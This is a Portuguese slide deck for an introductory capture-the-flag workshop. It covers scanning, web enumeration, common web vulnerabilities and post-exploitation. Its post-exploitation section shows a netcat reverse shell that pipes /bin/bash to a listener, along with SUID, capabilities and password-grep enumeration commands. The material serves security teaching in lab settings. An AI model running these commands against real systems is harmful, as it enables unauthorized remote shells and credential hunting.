

WORKSHOP

Workshop Pink Hat

Da descoberta à exploração: uma introdução prática ao universo dos CTFs



Agenda

- | | | |
|-----------|------------------------------------|--------|
| 01 | Abertura e fundamentos | 30 min |
| 02 | Reconhecimento e enumeração | 30 min |
| 03 | Análise e exploração Web | 30 min |
| 04 | Acesso e pós-exploração | 30 min |
| 05 | Mão na massa | 30 min |

01

Abertura e fundamentos

A horizontal line composed of small pink dots, extending from the left edge of the slide towards the right, positioned below the main title.

\$ CONCEITOS

O que é CTF?

CTF (Capture The Flag) são **desafios** de segurança em que os participantes exploram **sistemas** e **vulnerabilidades** para encontrar flags e solucionar problemas.



\$ CATEGORIAS COMUNS

	Web Aplicações e Serviços Web
	Criptografia Quebre códigos e cifras
	Forense Analise dados e artefatos
	PWD Explore vulnerabilidades em binários
	Reverse Entenda e modifique códigos
	OSINT Colete informações de fontes abertas

\$ CONCEITOS

Como funciona um desafio?

Em um CTF, seguir uma abordagem estruturada ajuda a investigar o desafio, testar hipóteses e chegar à flag.



02

Reconhecimento e enumeração

Descobrir o que existe antes de tentar explorar

\$ CONCEITO

Reconhecimento e Enumeração

Reconhecimento é a fase em que levantamos informações sobre o alvo.

- Quais portas estão abertas?
- Quais serviços estão rodando?
- Existe uma aplicação Web?
- Quais diretórios e arquivos existem?
- Existem endpoints escondidos?
- A aplicação revela alguma informação útil?

Antes de explorar, precisamos entender a superfície de ataque.

01 ALVO

02 Portas

03 Serviços

04 Aplicação Web

05 Diretórios / Arquivos / Endpoints

06 Possível vetor de ataque

Nmap: descobrindo serviços

O Nmap é utilizado para identificar portas abertas e serviços disponíveis no alvo.

```
● ● ● kali@pinkhat
```

```
$ nmap -sC -sV -p- <TARGET_IP>
```

```
PORT STATE SERVICE VERSION
```

```
22/tcp open  ssh OpenSSH 8.9  → SSH?
```

```
80/tcp open  http nginx 1.18.0 → Aplicação Web?
```

O Nmap não encontra apenas portas. Ele ajuda a identificar a superfície inicial do desafio.

Gobuster e FFUF: enumeração Web

Uma aplicação pode possuir recursos que não aparecem na página inicial.

- /admin
- /login
- /backup
- /api
- /uploads
- /robots.txt
- /config

```
● ● ● kali@pinkhat
```

```
$ gobuster dir -u http://<TARGET_IP> -w <WORDLIST>
```

```
$ ffuf -u http://<TARGET_IP>/FUZZ -w <WORDLIST>
```

Se um recurso não está linkado na interface, isso não significa que ele não existe.

/admin	(Status: 302)	[Size: 0]	[--> /login.jsp]
/aux	(Status: 200)	[Size: 0]	
/robots.txt	(Status: 200)	[Size: 0]	
/images	(Status: 302)	[Size: 0]	[--> /images/]
/lpt1	(Status: 302)	[Size: 0]	
/static	(Status: 302)	[Size: 0]	[--> /static/]
/util	(Status: 302)	[Size: 0]	[--> /util/]

cURL: analisando HTTP

O cURL permite conversar diretamente com a aplicação Web pelo terminal.

```
● ● ● kali@pinkhat
```

```
$ curl http://<TARGET_IP> → Requisição simples
```

```
$ curl -I http://<TARGET_IP> → Headers
```

```
$ curl -v http://<TARGET_IP> → Requisição detalhada
```

```
$ curl -L http://<TARGET_IP> → Seguir redirecionamento
```

- Server
- Content-Type
- Redirect
- Cookies
- Tecnologias

1. Nmap encontra HTTP
2. cURL mostra redirect
3. Aplicação espera um domínio
4. Adicionar domínio ao /etc/hosts
5. Nova aplicação descoberta

@unbreakableunb

DevTools: o navegador também enumera

O Developer Tools do navegador permite observar o que a aplicação faz por trás da interface.

Elements

- HTML
- Comentários
- Campos escondidos
- Links
- Formulários

Sources

- JavaScript
- Arquivos carregados
- Endpoints internos
- Variáveis
- Rotas

Network

- Requests
- Endpoints
- Métodos HTTP
- Parâmetros
- Status codes
- APIs

Application / Storage

- Cookies
- Local Storage
- Session Storage
- Tokens

Não analise somente o que aparece na tela. Analise também o que o navegador está enviando e recebendo.


03

Análise e exploração Web

\$ NA PRÁTICA

Como uma aplicação Web se comunica?

Ao acessar uma aplicação web, o navegador envia uma requisição HTTP ao servidor. O servidor processa essa solicitação e retorna uma resposta HTTP com o conteúdo solicitado.



O Burp Suite permite interceptar e analisar essa comunicação.

Entendendo uma requisição HTTP

Uma requisição HTTP contém as informações que o navegador envia ao servidor para solicitar uma página, enviar dados ou executar uma ação.

</> HTTP

```
POST /login HTTP/1.1
Host: desafio.ctf
Content-Type: application/x-www-form-urlencoded

username=admin&password=1234
```

o CTF, entender a requisição ajuda a identificar o que podemos analisar e testar!

O que são parâmetros?

Parâmetros são valores enviados para a aplicação e utilizados pelo servidor para processar uma solicitação.

`</>` HTTP

```
/product?id=15 /login?user=ana search=CTF
```

Parâmetros são importantes porque seus valores podem alterar o comportamento da aplicação.

Autenticação e sessão

A autenticação verifica **quem é o usuário**. Após o login, a aplicação pode utilizar uma sessão, cookie ou token para **reconhecer** esse usuário nas próximas requisições.



Analizando respostas HTTP

Depois de receber uma requisição, o servidor retorna uma resposta HTTP. Ela pode revelar se uma ação funcionou, foi bloqueada ou provocou algum erro.

</> HTTP

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "status": "success"
}
```



200 - Sucesso

302 - Redirecionamento

403 - Acesso Negado

404 - Não encontrado

500 - Erro no servidor

Vulnerabilidades Web comuns

Uma vulnerabilidade ocorre quando uma aplicação apresenta um comportamento que pode comprometer sua segurança.



SQL INJECTION

Permite que o atacante manipule consultas do banco de dados através de entradas da aplicação.



SSRF (SERVER-SIDE REQUEST FORGERY)

Permite que o atacante faça requisições do lado do servidor para serviços internos ou externos não autorizados.



IDOR / BROKEN ACCESS CONTROL

Permite que o atacante acesse ou modifique recursos que não deveria, alterando identificadores ou parâmetros.



PATH TRAVERSAL

Permite que o atacante acesse arquivos e diretórios fora do caminho permitido no servidor.



COMMAND INJECTION

Permite que o atacante execute comandos do sistema operacional através de entradas da aplicação.




FALHAS DE AUTENTICAÇÃO E SESSÃO

Problemas no login, gerenciamento de sessão ou tokens que podem permitir o acesso não autorizado.

\$ CONCEITOS

Burp Suite

O Burp Suite é uma ferramenta utilizada para analisar aplicações web. Ele permite **interceptar**, **visualizar** e **modificar a comunicação** entre o navegador e uma aplicação.



Mentalidade para desafios Web

Em desafios Web, o mais importante é entender como a aplicação se comporta e observar o que acontece quando interagimos com ela.



04

Acesso e pós-exploração

\$ CONCEITO

Do primeiro acesso à compreensão do sistema

Depois de explorar uma vulnerabilidade, o objetivo muda: agora precisamos entender onde estamos, quais privilégios possuímos e o que o sistema pode nos revelar.

01 Exploração**02** Acesso ao sistema**03** Identificação do usuário**04** Enumeração local**05** Busca por informações e privilégios**06** Escalação de privilégios

Temos que responder perguntas, como:

```
● ● ● kali@pinkhat
```

```
$ whoami
```

- Quem sou eu?
- Em qual máquina estou?
- Quais permissões possuo?
- Quais arquivos consigo acessar?
- Quais serviços estão executando?
- Existe algum caminho para obter privilégios maiores?

SSH

Quando encontramos uma credencial válida, podemos acessar diretamente o sistema:

```
$ ssh ada@10.10.10.25
```

Se o SSH estiver em outra porta: `-p 2222`

SSH normalmente oferece:

- terminal interativo;
- sessão mais estável;
- transferência de arquivos;
- acesso persistente enquanto a credencial for válida.

```
>_ support@OCH: ~  
support@OCH:~$ ssh root@135.148.98.235  
The authenticity of host '135.148.98.235 (135.148.98.235)' can't be established.  
ED25519 key fingerprint is SHA256:s5IZGpzJhqeh7yLLKu0asAL5dVKDkKEFH/TNTvkQldU.  
This key is not known by any other names  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '135.148.98.235' (ED25519) to the list of known hosts.  
root@135.148.98.235's password: █
```


Netcat

Conhecido como o "canivete suíço" do TCP/IP, ele serve para diagnosticar problemas de rede, testar portas, transferir arquivos e criar conexões diretas entre computadores.

O Netcat permite interagir com serviços TCP:

```
$ nc -nv IP PORTA
```

Também é muito utilizado em laboratórios para receber conexões de shells reverso.



Shells

É uma interface de usuário que permite a comunicação com o sistema operacional de um computador, atuando como uma camada externa ao núcleo (kernel)

Uma shell permite executar comandos no sistema comprometido.

Reverse Shell

O alvo inicia uma conexão de volta para a máquina do participante.

```
$ nc -nv IP PORTA
```

No CTF, conseguir uma shell não significa terminar o desafio. Normalmente é apenas o início da fase de pós-exploração.

01 Aplicação vulnerável

02 Execução de comando

03 Shell

04 Controle pelo terminal

NETCAT REVERSE SHELL



1 NO ATACANTE (LISTENER)

```
# Aguarda a conexão de volta
nc -lvnp 4444

Aguardando conexão...
Listening on 0.0.0.0 4444
```

2 NO ALVO (SISTEMA EXPLORADO)

```
# Inicia a conexão de volta para o atacante
nc 10.10.14.5 4444 -e /bin/bash

Conectando para 10.10.14.5:4444...
Conexão estabelecida.
```

3 RESULTADO

```
$ whoami
www-data
$ █
```

O terminal do atacante
agora está interativo com o
sistema comprometido.

Primeiros comandos após obter acesso

Quem sou eu?

```
$ whoami
$ id
$ groups
```

Qual é o sistema?

```
$ uname -a
$ cat /etc/os-release
$ groups
```

Onde estou?

```
$ pwd
$ hostname
```

Navegação

```
$ cd /diretorio
$ cd ..
$ cd ~
```

O que existe aqui?

```
$ ls
$ ls -la
```

Ler arquivos

```
$ cat arquivo.txt
$ less arquivo.txt
```

Procurar informações

```
$ find / -name "arquivo" 2>/dev/null
$ grep -Ri "password" /opt 2>/dev/null
```

A ideia não é executar todos os comandos aleatoriamente, mas construir contexto sobre a máquina.

Metodologia de enumeração pós-acesso

01 Usuário e grupos

02 Sistema operacional

03 Arquivos e diretórios

04 Permissões

05 Processos

06 Serviços locais

07 Rede

08 Mecanismos privilegiados

SUID

```
$ find / -perm -4000 -type f 2>/dev/null
```

Capabilities

```
$ getcap -r / 2>/dev/null
```

Processos

```
$ ps aux
```

Obter uma shell significa que você entrou.

Agora começa a investigação.

Quem sou eu?

O que existe aqui?

O que consigo acessar?

O que está rodando?

Existe algo privilegiado?

Como isso pode me levar ao próximo passo?

MÃO NA MASSA

Prática guiada

TEMPO

30 minutos



Obrigado! :)

Dúvidas, material do workshop e próximos encontros no
nosso perfil.

@unbreakableunb

PWNING LIKE A GIRL